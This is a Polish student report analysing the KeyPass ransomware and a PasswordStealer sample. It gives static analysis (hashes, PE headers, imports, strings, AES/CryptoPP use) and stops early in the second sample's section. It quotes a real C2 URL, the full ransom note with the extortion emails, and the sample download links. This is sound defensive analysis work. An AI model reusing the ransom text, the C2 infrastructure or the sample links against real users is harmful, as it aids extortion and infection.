

# AGH

## **Analiza malware Raport Końcowy**

Klaudia Kiliańska

Miłosz Gaszyna

Mikołaj Pacek

<b>1. Środowisko Analizy</b>	<b>2</b>
Windows 10 Flare VM	2
Windows XP	2
<b>2. Narzędzia do Analizy Malware</b>	<b>2</b>
Narzędzia do Analizy Statycznej	2
Narzędzia do Analizy Dynamicznej	3
Narzędzia do Analizy Sieciowej	3
<b>3. Próbki przeznaczone do analizy:</b>	<b>3</b>
Keepass Ransomware	3
PasswordStealer.NET.bin	3
<b>4. Pełna analiza statyczna Keypass Ransomware</b>	<b>3</b>
Wstępna analiza statyczna	3
Rozszerzona analiza statyczna	10
Podsumowanie	13
<b>5. Pełna analiza statyczna PasswordStealer.NET.bin</b>	<b>13</b>
Wstępna analiza statyczna	13
Rozszerzona analiza statyczna	19
Podsumowanie	22
<b>6. Pełna analiza dynamiczna KeypassRansomware.bin</b>	<b>22</b>
Uruchomienie programu KeypassRansomware.exe	25
Analiza przy użyciu Regshot	28
Analiza przy użyciu Process Explorer	30
Analiza przy użyciu Process Monitor	31
Analiza przy użyciu FakeNet-NG	35
Analiza przy użyciu IDA:	36
Analiza przy użyciu OllyDbg:	45
Podsumowanie działania programu KeypassRansomware.exe:	46
<b>7. Pełna analiza dynamiczna PasswordStealer.NET.bin</b>	<b>47</b>
Analiza przy użyciu Regshot:	48
Analiza przy użyciu Process Explorer	52
Analiza przy użyciu Process Monitor	52
Analiza przy użyciu FakeNet-NG	55
Analiza przy użyciu IDA	57
Analiza przy użyciu OllyDbg	58
Podsumowanie działania programu PasswordStealer.NET.bin	61

## **1. Środowisko Analizy**

Do analizy malware zostały przygotowane dwie maszyny wirtualne:

### **Windows 10 Flare VM**

Uruchomiona w środowisku Oracle VirtualBox. Wszystkie potrzebne narzędzia są na niej zainstalowane

### **Windows XP**

Również uruchomiona w środowisku Oracle VirtualBox

Maszyny są odseparowane od sieci oraz hosta w celu bezpiecznej analizy.

Przed analizą oraz w trakcie analizy wykonywane są migawki.

## **2. Narzędzia do Analizy Malware**

### **Narzędzia do Analizy Statycznej**

Analiza statyczna polega na badaniu pliku malware bez jego uruchamiania.

#### *PEE*

*IDA Free* - narzędzie do disassemblacji, do analizy kodu maszynowego

*Ghidra* - narzędzie do reverse engineeringu

*PEiD* - narzędzie do identyfikacji kompresji i packerów używanych w plikach PE

*Binwalk* - narzędzie do określenia typu pliku

*Resource Hacker* - narzędzie do edycji zasobów w plikach EXE i DLL

*Strings* - narzędzie do wypisywania stringów

*wrestool* - narzędzie do ekstrakcji zasobów .rsrc

### **Narzędzia do Analizy Dynamicznej**

Analiza dynamiczna polega na uruchamianiu malware w kontrolowanym środowisku w celu obserwacji jego zachowania.

*Cuckoo Sandbox* - automatyczny system do analizy malware.

*Process Monitor (Procmon)* - narzędzie do monitorowania aktywności systemowej i rejestracji zdarzeń

*OllDbg* - debugger

*Process Explorer* - narzędzie do zarządzania procesami

*Regshot* - narzędzie do rejestracji i porównywania zmian w rejestrze Windows

*Wireshark* - narzędzie do analizy ruchu sieciowego.

### **Narzędzia do Analizy Sieciowej**

Analiza sieciowa polega na monitorowaniu i badaniu komunikacji sieciowej generowanej przez malware.

*Wireshark* - narzędzie do przechwytywania i analizy ruchu sieciowego

*Fiddler* - narzędzie do analizy ruchu HTTP/HTTPS

*FakeNet* - narzędzie do utworzenia sztucznej sieci

### 3. Próbki przeznaczone do analizy:

#### Keepass Ransomware

<https://github.com/mstfknn/malware-sample-library/blob/master/Ransomware/KeypassRansomware.bin>


#### PasswordStealer.NET.bin

<https://github.com/mstfknn/malware-sample-library/blob/master/Trojans/PasswordStealer.NET.bin>

### 4. Pełna analiza statyczna Keypass Ransomware

#### Wstępna analiza statyczna

Pobieram ZIP próbki KeyPass Ransomware i zmieniam ustawienia karty sieciowej



#### MD5:

MD-5

6999C944D1C98B2739D015448C99A291

## SHA-256:

SHA-256 35B067642173874BD2766DA0D108401B4CF45D...

## VirusTotal

The screenshot shows the VirusTotal analysis page for the file KeypassRansomware.bin. The main summary indicates 58/72 security vendors flagged it as malicious. Below this, detailed information about the file is provided, including its SHA-256 hash, size (2.82 MB), and last modification date (2 hours ago). The file is identified as an EXE file. A 'Community Score' bar shows a score of 58 out of 72. The interface includes tabs for DETECTION, DETAILS, RELATIONS, BEHAVIOR, and COMMUNITY (with 16+ items). A call-to-action encourages joining the community for additional insights and API keys. The 'Popular threat label' is ransomware.keypass/encoder, and 'Threat categories' include ransomware and trojan. 'Family labels' include keypass, encoder, and stop. A table lists security vendor analysis results, showing various detections like Trojan/Win32.Ransom.R233970, RansomWare, and Malicious.

58/72 antywirusy wskazały ten plik jako malware


## Data komplikacji


Przy użyciu PPEE sprawdziłem datę komplikacji:

| TimeStamp | 5B69AD38 | Tue, 07 Aug 2018 14:31:20 UTC (5 years, 287 days, 6 hours, 32 mins a

## Pakowanie

Program PEiD pomógł mi sprawdzić, czy KeypassRansomware.bin jest spakowany. Jak widać niżej, program nie wykrył packera. PEiD wykrywa, że plik jest napisany w "Microsoft Visual C# / Basic .NET". Pliki .NET są zazwyczaj trudniejsze do spakowania lub zaciemnienia przy użyciu metod stosowanych dla plików PE.





**Nagłówek DOS** - Zawiera początkowy kod wykonywalny i metadane potrzebne do załadowania programu w środowiskach DOS. Często zawiera stub wyświetlający wiadomość, jeśli program jest uruchomiony w DOS.

e_magic	5A4D	MZ
e_cblp	0090	
e_cp	0003	
e_crlc	0000	
e_cparhdr	0004	

identyfikuje plik jako plik DOS. Wartość "5A4D" odpowiada tekstowi "MZ" w kodzie ASCII, co jest podpisem Marka Zbikowskiego, który zaprojektował format EXE.

**Nagłówek NT** - Oznacza początek nowego formatu wykonywalnego (PE).

Signture	00004550	PE
----------	----------	----

**Nagłówek pliku** - Opisuje ogólne cechy pliku PE. Tu znajdziemy datę kompilacji oraz, że używa instrukcji Intel 386. Widać również, że plik jest wykonywalny i korzysta z instrukcji 32 bitowych:

Machine	014C	Intel 386
NumberOfSections	0003	
TimeDateStamp	0F0A0ADD	Fri, 30 Dec 1977 07:53:01 UTC (46 years, 144 days, 7 hours, 24 mins : 00 seconds)
PointerToSymbolTable	00000000	
NumberOfSymbols	00000000	
SizeOfOptionalHeader	00E0	
Characteristics	0102	
+ File is executable		
+ 32 bit word machine		

**Nagłówek Rich** - Koduje informacje o narzędziach i kompilatorze użytym do budowy wykonywalnego pliku

CheckSum(XOR key)	ADD7855D	
DanS sign	536E6144	DanS
MD5	536E6144E0ED1A4C3...	

Można tu znaleźć sumy kontrolne oraz wskazanie na użycie Visual Studio 2013 i 2008 do komplikacji obiektów C++ oraz importów

Product ID [0]	00E1	C++ object, VS2013
Minor Compiler Version [0]	9EB5	Build 40629
Count [0]	00000026	
Product ID [1]	0084	C++ object, VS2008
Minor Compiler Version [1]	7809	Build 30729
Count [1]	00000001	

**Nagłówek opcjonalny** - Zawiera krytyczne dane potrzebne do załadowania i wykonania pliku PE.

Name	VirtualAdr...	VirtualSize	RawAddre...	RawSize	PtrToRelocs	PtrToLine...	NumOfRe...	NumbOfL...	Charac...
.text	00001000	001FC1E1	00000400	001FC200	00000000	00000000	0000	0000	600000
.rdata	001FE000	000775BE	001FC600	00077600	00000000	00000000	0000	0000	400000
.data	00276000	0001562C	00273C00	0000C600	00000000	00000000	0000	0000	C00000
.rsrc	0028C000	0002B360	00280200	0002B400	00000000	00000000	0000	0000	400000
.reloc	002B8000	00026E14	002AB600	00027000	00000000	00000000	0000	0000	420000

## Sekcje

.text - instrukcje wykonywane przez procesor

.rdata - dane do odczytu

.data

.rsrc - zasoby

.reloc

## Plik może być zaciemniony:

Rozmiary sekcji są nietypowo duże lub małe w porównaniu do zwykłych plików PE, może to wskazywać na zaciemnienie, np.

.text ma rozmiar 0x00100000, co jest dużą wartością.

VirtualSize	RawAddre...
001FC1E1	00000400
000775BE	001FC600
0001562C	00273C00
0002B360	00280200
00026E14	002AB600

Wskazuję na to również różnice między rozmiarem na dysku a rozmiarem w pamięci (np. RawSize vs. VirtualSize)


### Importy do bibliotek

Name RVA	Name	OriginalFirstThunk	TimeDate Stamp	ForwarderChain	FirstThunk	Description (Read from file)
0027331A	KERNEL32.dll	00271C14	00000000	00000000	001FE1F4	Windows NT BASE API Client DLL
002741E6	USER32.dll	0027204C	00000000	00000000	001FE62C	Multi-User Windows USER API Client DLL
00274822	GDI32.dll	00271A78	00000000	00000000	001FE058	GDI Client DLL
0027484C	MSIMG32.dll	00271F80	00000000	00000000	001FE560	GDIEXT Client DLL
0027488E	WINSPOOL.DRV	0027240C	00000000	00000000	001FE9EC	Windows Spooler Driver
002749F0	ADVAPI32.dll	00271A20	00000000	00000000	001FE000	Advanced Windows 32 Base API
00274AFE	SHELL32.dll	00271FE8	00000000	00000000	001FE5C8	Windows Shell Common DLL
00274B22	COMCTL32.dll	00271A70	00000000	00000000	001FE050	User Experience Controls Library
00274BE4	SHLWAPI.dll	00272020	00000000	00000000	001FE600	Shell Light-weight Utility Library
00274CEA	UxTheme.dll	002723CC	00000000	00000000	001FE9AC	Microsoft UxTheme Library
00274FBE	ole32.dll	002724D4	00000000	00000000	001FEAB4	Microsoft OLE for Windows
00274FC8	OLEAUT32.dll	00271F9C	00000000	00000000	001FE57C	OLEAUT32.DLL
00274F4E	oledlg.dll	00272560	00000000	00000000	001FEB40	OLE User Interface Support
002751D8	gdiplus.dll	00272478	00000000	00000000	001FEA58	Microsoft GDI+
00275200	WINMM.dll	00272400	00000000	00000000	001FE9E0	MCI API DLL
0027523E	MPR.dll	00271F70	00000000	00000000	001FE550	Multiple Provider Router DLL
00275282	PSAPI.dll	00271FD8	00000000	00000000	001FE5B8	Process Status Helper
002752D8	WS2_32.dll	0027241C	00000000	00000000	001FE9FC	Windows Socket 2.0 32-Bit DLL
00275332	OLEACC.dll	00271F8C	00000000	00000000	001FE56C	Active Accessibility Core Component
00275376	IMM32.dll	00271C04	00000000	00000000	001FE1E4	Multi-User Windows IMM32 API Client DLL

- KERNEL32.dll: Podstawowe funkcje API systemu Windows.
- USER32.dll: Funkcje API dla interfejsu użytkownika w Windows.
- GDI32.dll: Funkcje API dla grafiki i urządzeń w Windows.
- MSIMG32.dll: Funkcje klienta GDI.
- WINSPOOL.DRV: Zarządzanie drukowaniem w Windows.
- ADVAPI32.dll: Funkcje rozszerzone API systemu Windows
- SHELL32.dll: Funkcje API powłoki Windows.
- COMCTL32.dll: Kontrolki interfejsu użytkownika Windows.
- SHLWAPI.dll: Funkcje narzędziowe dla powłoki Windows.
- UxTheme.dll: Funkcje biblioteki motywów użytkownika w Windows.
- ole32.dll: Funkcje OLE dla Windows.
- OLEAUT32.dll: Funkcje automatyzacji OLE.
- oledlg.dll: Funkcje dialogów OLE.
- gdiplus.dll: Funkcje GDI+ dla zaawansowanej grafiki.
- WINMM.dll: Funkcje API multimedialnych Windows.
- MPR.dll: Funkcje routera dostawcy wielu usług.
- PSAPI.dll: Funkcje pomocnicze dla statusu procesu.
- WS2\_32.dll: Funkcje API dla sieci socketów.
- OLEACC.dll: Funkcje dla komponentów Active Accessibility.
- IMM32.dll: Funkcje API dla zarządzania metodami wprowadzania

### Zasoby

Wykryto: PNG, Icon, XML



## Stringi

### - URL:

Offset	Type	Strings recognized URL
00244178	UNICODE	http://
00240AC0	ASCII	http://kronus.pp.ua/upwinload/get.php
002AB4EB	ASCII	http://schemas.microsoft.com/SMI/2005/WindowsSettings">true</dpiAware></windowsSettings></application></assembly>
00244188	UNICODE	https://

Po sprawdzeniu stron narzędziami strony nie istnieją



Check Point Research ✓

@\_CPResearch\_

Obserwuj

...

#keypass ransomware is showing increased activity lately.

Now also being delivered via #RIG exploit kit.

6999c944d1c98b2739d015448c99a291 C&C:

hxxp://kronus.pp.ua/upwinload/get.php

Sample uploaded to @virusbay.io: beta.virusbay.io/sample/browse/...

The screenshot shows assembly code from a debugger. The code is as follows:

```
push str.http:_kronus.pp.ua_upwinload_get.php ; "http://kronus.pp.ua/upwinload/get.php"
lea ecx,[local_834h]
mov dword,[local_834h],0
call fcn.00410359
lea eax,[local_834h]
mov byte,[local_4h],0xe ; 14
lea ecx,[esi+0x110]; 272
push eax
call fcn.00410350
lea ecx,[esi+0x120]; 288
mov edx,str.CThreadGetStrings ; "CThreadGetStrings"
call fcn.00413d70
push eax
call fcn.00414020
mov eax,dword[esi+0x114]; [0x114:4]=-1; 276
xorps xmm0,xmm0
movq qword,[local_844h],xmm0
add esp,4
mov dword,[local_840h],0
mov dword,[local_840h],0
cmp dword,[eax-0xc],0
jg 0x412d0f
```

8:39 PM · 22 sie 2018

### - najciekawsze podejrzane stringi:

C:\windows\system32\rdpclip.exe: Może wskazywać na potencjalne narzędzie używane do kopiowania danych zdalnie

C:\windows\123.txt: Plik, może zawierać zapisane dane lub klucze key and it will decrypt all your data: komunikat informujący o dekrypcji danych po podaniu klucza

passdecrypt@india.com: Adres e-mail używany do komunikacji z atakującym DeleteService: Funkcja używana do usuwania usług systemowych

explorer.exe: Może wskazywać na celowanie w proces Explorer.exe


Admin: Może być używane do sprawdzania obecności uprawnień administracyjnych delsef.bat: Plik który może być używany do automatycznego usuwania śladów działania

C:\Program Files (x86)\Google: Może wskazywać na interakcje z przeglądarką Google Chrome, może być związane z kradzieżą danych z google

KeyAssignCtrl@@: Funkcja prawdopodobnie używana do przypisywania klawiszy, co może być związane z keyloggerem i przechwytywaniem kliknięć.

## Rozszerzona analiza statyczna

Uruchamiam IDA:



## Analiza .data .rdata .rsrc .text .reloc

Znalazłam ciekawą sekcję po przeszukaniu .rdata:

```
.rdata:00643D7D db 'All your files, documents, photos, databases and other important '
.rdata:00643D8E db 'files are encrypted and have the extension: .KEYPASS',0Dh,0Ah
.rdata:00643DF4 db 'The only method of recovering files is to purchase an decrypt sof'
.rdata:00643E35 db 'tware and unique private key.',0Dh,0Ah
.rdata:00643E54 db 'After purchase you will start decrypt software, enter your unique'
.rdata:00643E95 db ' private key and it will decrypt all your data.',0Dh,0Ah
.rdata:00643EC6 db 'Only we can give you this key and only we can recover your files.'
.rdata:00643F07 db 0Dh,0Ah
.rdata:00643F09 db 'You need to contact us by e-mail BM-2cUMY51WfNRG8jGrWcMzTASeUGX84'
.rdata:00643F4A db 'yX741@bitmessage.ch send us your personal ID and wait for further'
.rdata:00643F8B db ' instructions.',0Dh,0Ah
.rdata:00643F98 db 'For you to be sure, that we can decrypt your files - you can send'
.rdata:00643FDC db ' us a 1-3 any not very big encrypted files and we will send you b'
.rdata:0064401D db 'ack it in a original form FREE.',0Dh,0Ah
.rdata:0064403E db 'Price for decryption $300.',0Dh,0Ah
.rdata:0064405B db 'This price available if you contact us first 72 hours.',0Dh,0Ah
.rdata:00644093 db 0Dh,0Ah
.rdata:00644095 db 0Dh,0Ah
.rdata:00644097 db 0Dh,0Ah
.rdata:00644099 db 'E-mail address to contact us:',0Dh,0Ah
.rdata:00644088 db 'BM-2cUMY51WfNRG8jGrWcMzTASeUGX84yX741@bitmessage.ch',0Dh,0Ah
.rdata:006440ED db 0Dh,0Ah
.rdata:006440EF db 'Reserve e-mail address to contact us:',0Dh,0Ah
.rdata:00644116 db 'keypassdecrypt@india.com',0Dh,0Ah
.rdata:00644130 db 0Dh,0Ah
.rdata:00644132 db 'Your personal id:',0
.rdata:00644144 db 0F0h
```

## Szyfrowanie

Przy użyciu Ghrida i IDA znalazłam kilka stringów związanych z szyfrowaniem:

C:\Users\klaud\Downloads\malware-sample-library-master\malware-sample-library-master\Ransomware\KeypassRansomware...

File Debugger Options Windows Help

Section Instruction Data Unexplored External symbol Lumina function

IDA Vi... IDA Vi... IDA Vi... Hex Vi... A Struc... En... Im... Ex...

```

    .2B0
    .2B4 align 8
    .2B8 aAvConcretepoli db '.?AV?$ConcretePolicyHolder@Empty@CryptoPP@@V?$CFB_EncryptionTemp'
    .2F9 db 'late@?$AbstractPolicyHolder@VCFB_CipherAbstractPolicy@CryptoPP@@'
    .33A db 'VCFB_ModePolicy@2@@CryptoPP@@2@VCFB_CipherAbstractPolicy@2@@CryptoPP@@'
    .378 db 'toPP@',0
    .382 align 8
    .388 off_67F388 dd offset off_62A0C4 ; DATA XREF: .rdata:off_6526ECto
    .38C align 10h
    .390 aAvCfbEncryption db '.?AV?$CFB_EncryptionTemplate@V?$AbstractPolicyHolder@VCFB_CipherA'
    .3D1 db 'bstractPolicy@CryptoPP@@VCFB_ModePolicy@2@@CryptoPP@@CryptoPP@@',0
    .412 align 8
    .418 off_67F418 dd offset off_62A0C4 ; DATA XREF: .rdata:off_652938to
    .41C align 10h
    .420 aAvCfbCipherTemp db '.?AV?$CFB_CipherTemplate@V?$AbstractPolicyHolder@VCFB_CipherAbstr'
    .461 db 'actPolicy@CryptoPP@@VCFB_ModePolicy@2@@CryptoPP@@CryptoPP@@',0
    .49E align 10h
    .4A0 off_67F4A0 dd offset off_62A0C4 ; DATA XREF: .rdata:off_652970to
    .4A4 align 8
    .4A8 aAvCloneableimpl db '.?AV?$CloneableImpl@V?$BlockCipherFinal@$0A@Enc@Rijndael@CryptoPP'
    .4E9 db '@@CryptoPP@@VEnc@Rijndael@2@@CryptoPP@@',0
    .512 align 8
    .518 off_67F518 dd offset off_62A0C4 ; DATA XREF: .rdata:off_652954to
    .518 ; .rdata:00652E64to ...
    .51C align 10h
    .520 aAvBlockcipher db '.?AV?$BlockCipherFinal@$0A@Enc@Rijndael@CryptoPP@@CryptoPP@@',0
    .55F align 10h
0027CEB8 0067F2B8: .data:aAvConcretepoli (Synchronized with Hex View-1)
    
```

Zero-length Component: char[0] CryptoPP::CFB\_CipherTemplate<class\_Crypt...

20 2e 3f 41 char[128] ".?AV?\$CFB\_CipherTemplate@V?\$AbstractPolicyHol...

56 3f 24

Zero-length Component: char[0] CryptoPP::TwoBases<class\_Crypt...

41 char[68] ".?AV?\$TwoBases@VBlockCipher@CryptoPP@@URijndael...

24

6f ...

] .', '?', 'A', 'V',

Defined Data - 99860 items

Data	Location	Type	...
00611554	pointer[88]	352	
0060a6a4	pointer[88]	352	
006028fc	pointer[88]	352	
006024bc	pointer[88]	352	
006008ec	pointer[88]	352	
005ff780	pointer[88]	352	
".?AV?\$CipherModeFinalTemplate@Cip...	char[304]	304	
0067f0f0	char[304]	304	
00622404	pointer[721]	288	

4 a0 f2 TuyaDesc.

0 ".?AV?\$CipherModeFinalTemplate\_CipherHolder@V?\$BlockCipherFinal@\$0A@Enc@Rijndael@CryptoPP@@@CryptoP...

0 P@V?\$ConcretePolicyHolder@Empty@CryptoPP@@V?\$CFB\_EncryptionTemplate@V?\$AbstractPolicyHolder@VCFB\_C...

0 ipherAbstractPolicy@CryptoPP@@VCFB\_ModePolicy@2@@CryptoPP@@2@VCFB\_CipherAbstractPolicy@2@@2@@Crypto...

8 PP@@"

Co można z tego wywnioskować?

Fragmenty wskazują na użycie CryptoPP a z niego CFB\_CipherTemplate i TwoBases<VBlockCipher<CryptoPP<@URijndael.

CFB\_CipherTemplate - Ransomware używa prawdopodobnie trybu CFB (Cipher Feedback) do szyfrowania. Tryb CFB jest trybem dla szyfrów blokowych, przekształca szyfr blokowy w strumieniowy.

Rijndael - Używana jest implementacja algorytmu Rijndael, który jest podstawą dla AES. Możliwe, że ransomware używa AES do szyfrowania plików.

Aby dowiedzieć się, jak działa szyfrowanie i zdeszyfrować, potrzebujemy wektora IV i klucza szyfrującego.

Niestety nie mogłem znaleźć żadnych. Miałam podejrzenie, że jeżeli istnieje komunikacja sieciowa, możliwe, że dane te przechowywane są na serwerze. Jednak wirus po odpaleniu nawet bez połączenia z siecią szyfruje pliki

Szukam skryptów do przeszukania całego programu pod katem określonych instrukcji:

```
newscript.py

#TODO write a description for this script
#@author
#@category Analysis
#@keybinding
#@menupath
#@toolbar

#TODO Add User Code Here

from ghidra.program.model.lang import OperandType
from ghidra.app.script import GhidraScript
aes_ni_instructions = ["AESENC", "AESENCLAST", "AESDEC", "AESIMC", "AESKEYGENASSIST"]

def find_aes_ni_instructions():
    listing = currentProgram.getListing()
    instructions = listing.getInstructions(True)
    while instructions.hasNext():
        instruction = instructions.next()
        if instruction.getMnemonicString() in aes_ni_instructions:
            print("znaleziono w {}".format(instruction.getAddress()))

find_aes_ni_instructions()
```

W tym przypadku szukam instrukcji AES-NI. AES jest tak często używany, że istnieją instrukcje w procesorze, które są aesem.

**AESENC i AESENCLAST:** Służą do szyfrowania danych.

AESDEC i AESDECLAST: Służą do deszyfrowania danych.

AESIMC: Przeprowadza odwrotną operację MixColumns dla deszyfrowania.

AESKEYGENASSIST: Pomaga w generowaniu kluczy rundowych potrzebnych do szyfrowania i deszyfrowania AES.

```
NewScript.py> Running...
znaleziono w 005a66e0
znaleziono w 005a66ed
znaleziono w 005a66fa
znaleziono w 005a6707
znaleziono w 005a6729
znaleziono w 005a6736
znaleziono w 005a6743
znaleziono w 005a6750

005a79c3 66 0f 3a          AESKEYGE... XMM0,XMM1,0x0
                     df cl 00

005a79d4 66 0f 3a          DEUSTRB      ECW,XMM0,0,0
```

AESKEYGENASSIST pomaga w generowaniu rundowych kluczy szyfrowania AES

Przyjmuje dwa rejesty XMM: xmm0 zawiera wyjściowy klucz rundowy, xmm1 zawiera poprzedni rundowy klucz szyfrowania.

Trzeci argument to stała bezpośrednia (0x0), która określa, która runda jest generowana.

Po przeszukaniu nie widzę AESDEC i AESDECLAST, które służą do deszyfrowania danych. Program prawdopodobnie jedynie szyfruje dane.

W procesie szyfrowania AES, główny klucz szyfrowania jest używany do wygenerowania zestawu kluczy rundowych. Te klucze rundowe są używane w kolejnych rundach szyfrowania lub deszyfrowania.

AESKEYGENASSIST jest używana do pomocy w generowaniu tych kluczy rundowych z głównego klucza szyfrowania.

IV jest używany tylko w pierwszej rundzie szyfrowania/deszyfrowania, po czym dalsze operacje wykorzystują wynik poprzedniego bloku. Prawdopodobnie klucz główny załadowano przed pierwszym generowaniem klucza rundowego.

```
-- --  
005a66dc 66 0F E1 01      MOVDQA      XMM0, xmmword ptr [ECX]  
005a66e0 66 0F 38          AESENC       XMM0, XMM1
```

## Podsumowanie

KeyPass ransomware może wykonywać operacje mające prawdopodobnie na celu zaszyfrowanie danych użytkownika oraz wymuszenie okupu za ich odszyfrowanie. Wskazuje na to:

- **Szyfrowanie plików** - ransomware szyfruje pliki użytkownika z użyciem AES, uniemożliwiając dostęp do nich bez odpowiedniego klucza deszyfrującego. Do szyfrowania używa bibliotek takich jak CryptoPP.
- **Usuwanie kopii zapasowych** - dzięki DeleteService, ransomware może usuwać kopie zapasowe, aby utrudnić ofierze odzyskanie danych bez płacenia okupu.
- **Zmiana rejestru systemowego** - wirus może zmieniać wpisy w rejestrze systemowym.
- **Komunikacja z serwerem C2** - KeyPass może nawiązywać połączenie z serwerem kontrolującym, wysyłając informacje o zaszyfrowanych plikach i odbierając instrukcje od atakującego. Może to obejmować wysyłanie danych dotyczących systemu ofiary oraz odbieranie klucza deszyfrującego.
- **Wyświetlanie wiadomości z okupem** - Ransomware wyświetla komunikat mówiący użytkownikowi o zaszyfrowaniu plików i zawiera instrukcje zapłaty okupu. Komunikat zawiera adres e-mail i cenę.

## 5. Pełna analiza statyczna PasswordStealer.NET.bin

### Wstępna analiza statyczna

Pobieram ZIP próbkę PasswordStealer.NET.bin i zmieniam ustawienia karty sieciowej

**mstfknn / malware-sample-library** Public

Code Pull requests Actions Projects Security Insights

master Go to file Code

Clone

HTTPS GitHub CLI

<https://github.com/mstfknn/malware-sample-libr...>

Clone using the web URL.

Open with GitHub Desktop

Download ZIP

Karta 1 Karta 2 Karta 3 Karta 4

Włącz kartę sieciową

Podłączona do: Karta sieci izolowanej (host-only)

Nazwa: VirtualBox Host-Only Ethernet Adapter

Zaawansowane

## MD5:

MD-5 FB2CA93F987313108ABDD4A6D687783A

## SHA-256:

SHA-256 B9561F35B2FA188ED20DE24BB67956E15858AEB...

## VirusTotal

59 / 74

Community Score

59/74 security vendors and 3 sandboxes flagged this file as malicious

b9561f35b2fa188ed20de24bb67956e15858aeb67441fb31cbfe84e1d4edc9a007.exe

